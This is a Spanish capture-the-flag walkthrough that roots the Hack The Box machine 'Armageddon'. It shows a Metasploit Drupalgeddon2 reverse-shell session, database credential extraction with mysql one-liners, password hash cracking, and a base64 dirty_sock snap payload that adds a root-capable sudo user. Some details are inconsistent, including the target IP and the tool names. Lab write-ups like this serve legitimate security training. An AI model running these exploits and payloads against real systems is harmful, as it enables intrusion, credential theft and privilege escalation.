HACK THE BOX MACHINE: ARMAGEDDON

IP MACHINE: 10.10.10.223

OS: Linux.

DIFICULTAD: Easy.

Requisitos

1. Máquina para atacar {Kali linux, parrot...}
2. VPN para conectarse a hackthebox.
3. Querer armar un desmadre.

Paso 1: Scanning con NMAP

Primero realizamos un scanning con NMAP.

```
nmap -sS --min-rate=5000  -Pn -p- -vvv -n 10.10.10.233
```

```
┌──(root💀kali)-[~/hackthebox_machine/armagedon/nmap]
└─# nmap -sS --min-rate=5000 -Pn -n -vvv -p-  10.10.10.233 -oG allports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-29 00:44 EDT
Initiating SYN Stealth Scan at 00:44
Scanning 10.10.10.233 [65535 ports]
Discovered open port 22/tcp on 10.10.10.233
Discovered open port 80/tcp on 10.10.10.233
```


Obtenidos los puertos ahora detectaremos la versión y servicios que están corriendo por estos puertos

```
nmap -sC -sV -p80,22 10.10.10.233
```

```
┌──(root💀kali)-[~/hackthebox_machine/armagedon/nmap]
└─# nmap -sC -sV -p22,80 10.10.10.233 -oN objetivo
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-29 00:57 EDT
Nmap scan report for 10.10.10.233
Host is up (0.051s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Welcome to  Armageddon |  Armageddon

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds
```

Paso 2: revisando la web

Como detectamos el puerto 80 correspondiente al servicio http, veremos que nos trae la web.



Vemos que detectamos que la web tiene DRUPAL 7, la cual es una versión vulnerable y de esto se trata el siguiente paso.

Paso 3: Buscando y ejecutando xploit

Ya sabemos que la web contiene Drupal 7 como dijismos y esta es una versión vulnerable, muy fácil de explotar ya que msfvenom contiene un módulo para explotar esto.


```
use exploit/unix/webapp/drupal_drupalgeddon2
options
set rhosts 10.10.10.233
set lhost tun0
run
```

```
┌──(root💀kali)-[~/hackthebox_machine/armagedon/nmap]
└─# msfconsole -q
msf6 > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 10.10.10.233
rhosts ⇒ 10.10.10.233
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set lhost tun0
lhost ⇒ tun0
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 10.10.10.233
[*] Meterpreter session 1 opened (10.10.14.26:4444 → 10.10.10.233:44446) at 2021-06-29 01:10:59 -0400

meterpreter > whoami
```

Paso 4: Buscando settings.php

Drupal contiene un archivo que tiene por nombre settings.php el cual contiene credenciales de la base de datos por lo tanto buscaremos dicho archivo para obtener las credenciales de la base de datos.


```
meterpreter > pwd
/var/www/html/sites/default
meterpreter > ls -la
Listing: /var/www/html/sites/default
==================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  26250  fil   2017-06-21 14:20:18 -0400  default.settings.php
40775/rwxrwxr-x   37     dir   2020-12-03 07:32:39 -0500  files
100444/r--r--r--  26565  fil   2020-12-03 07:32:37 -0500  settings.php
```



Paso 5: Explorando la base de datos


Encontradas las credenciales de la base de datos trataremos de acceder y en el mismo one liner veremos las bases de datos que el gestor contiene.

```
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'
```




Ahora trataremos de ver las tablas que contiene la DB drupal.

```
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'show tables;'
```



Encontrada esta tabla llamada Users, por lo tanto veremos el contenido de este.

```
 mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select name,pass from users;'
```



Paso 6: Haciendo fuerza bruta la hash

Como primer paso guardaremos el hash en algúnn archivo, y con la herramienta john relizaremos fuerza bruta a este.

```
john hash -w=/usr/share/wordlists/rockyou.txt
```

```
┌──(root💀kali)-[~]
└─# john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
booboo           (?)
1g 0:00:00:00 DONE (2021-06-29 01:56) 1.754g/s 421.0p/s 421.0c/s 421.0C/s tiffany..chris
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Ya tenemos la password del user !!!!!!!!!!

Paso 7: Accediendo por ssh y obteniendo user.txt

Como ya tenemos las credenciales de este user vamos a acceder pos ssh y obtener la flag **user.txt**

```
ssh brucetherealadmin@10.10.10.233
password: booboo
```

```
┌──(root💀kali)-[~]
└─#  ssh brucetherealadmin@10.10.10.233
The authenticity of host '10.10.10.233 (10.10.10.233)' can't be established.
ECDSA key fingerprint is SHA256:bC1R/FE5sI72ndY92lFyZQt4g1VJoSNKOeAkuuRr4Ao.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.233' (ECDSA) to the list of known hosts.
brucetherealadmin@10.10.10.233's password:
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$ dir
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
4efee9c8b01d8a50939eb407014c9a82
[brucetherealadmin@armageddon ~]$
```

Paso 8: Obteniendo root.txt

Para esto abusaremos del **dirty_sock** que se utiliza como se muestra en la imagen.

1. Copiaremos esta sentencia.

```
python2 -c  'print
"aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAI4DAAAAAAAAhgMAAAAAAAD
//////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJ
hZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1Y1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5T
GJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERoT2
NFbURRwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawplY2
hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFtZT
ogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZvci
BleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5nL2
RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZtb2
RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAerF
oU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUjrk
pxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAAAA
FZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2XR
9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5RQ
AAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAAAF
wAAAAAAAAAwAAAAAAAAAACgAAAAAAAAAOAAAAAAAAAAPgMAAAAAAAAAEgAAAAACAAw'''+ 'A' *
4256 +'==' | base64 -d > [cualquier_nombre].snap
```

2. Ejecutado el one liner ejecutaremos lo siguiente.

```
sudo /usr/bin/snap instal --devmode dedsec.snap
su dirty_sock
sudo -i
ya vemos como con solo esto obtenemos los privilegios de root, con esto ya
podemos obtener root.txt
```

ya vemos como con solo esto obtenemos los privilegios de root, con esto ya podemos obtener root.txt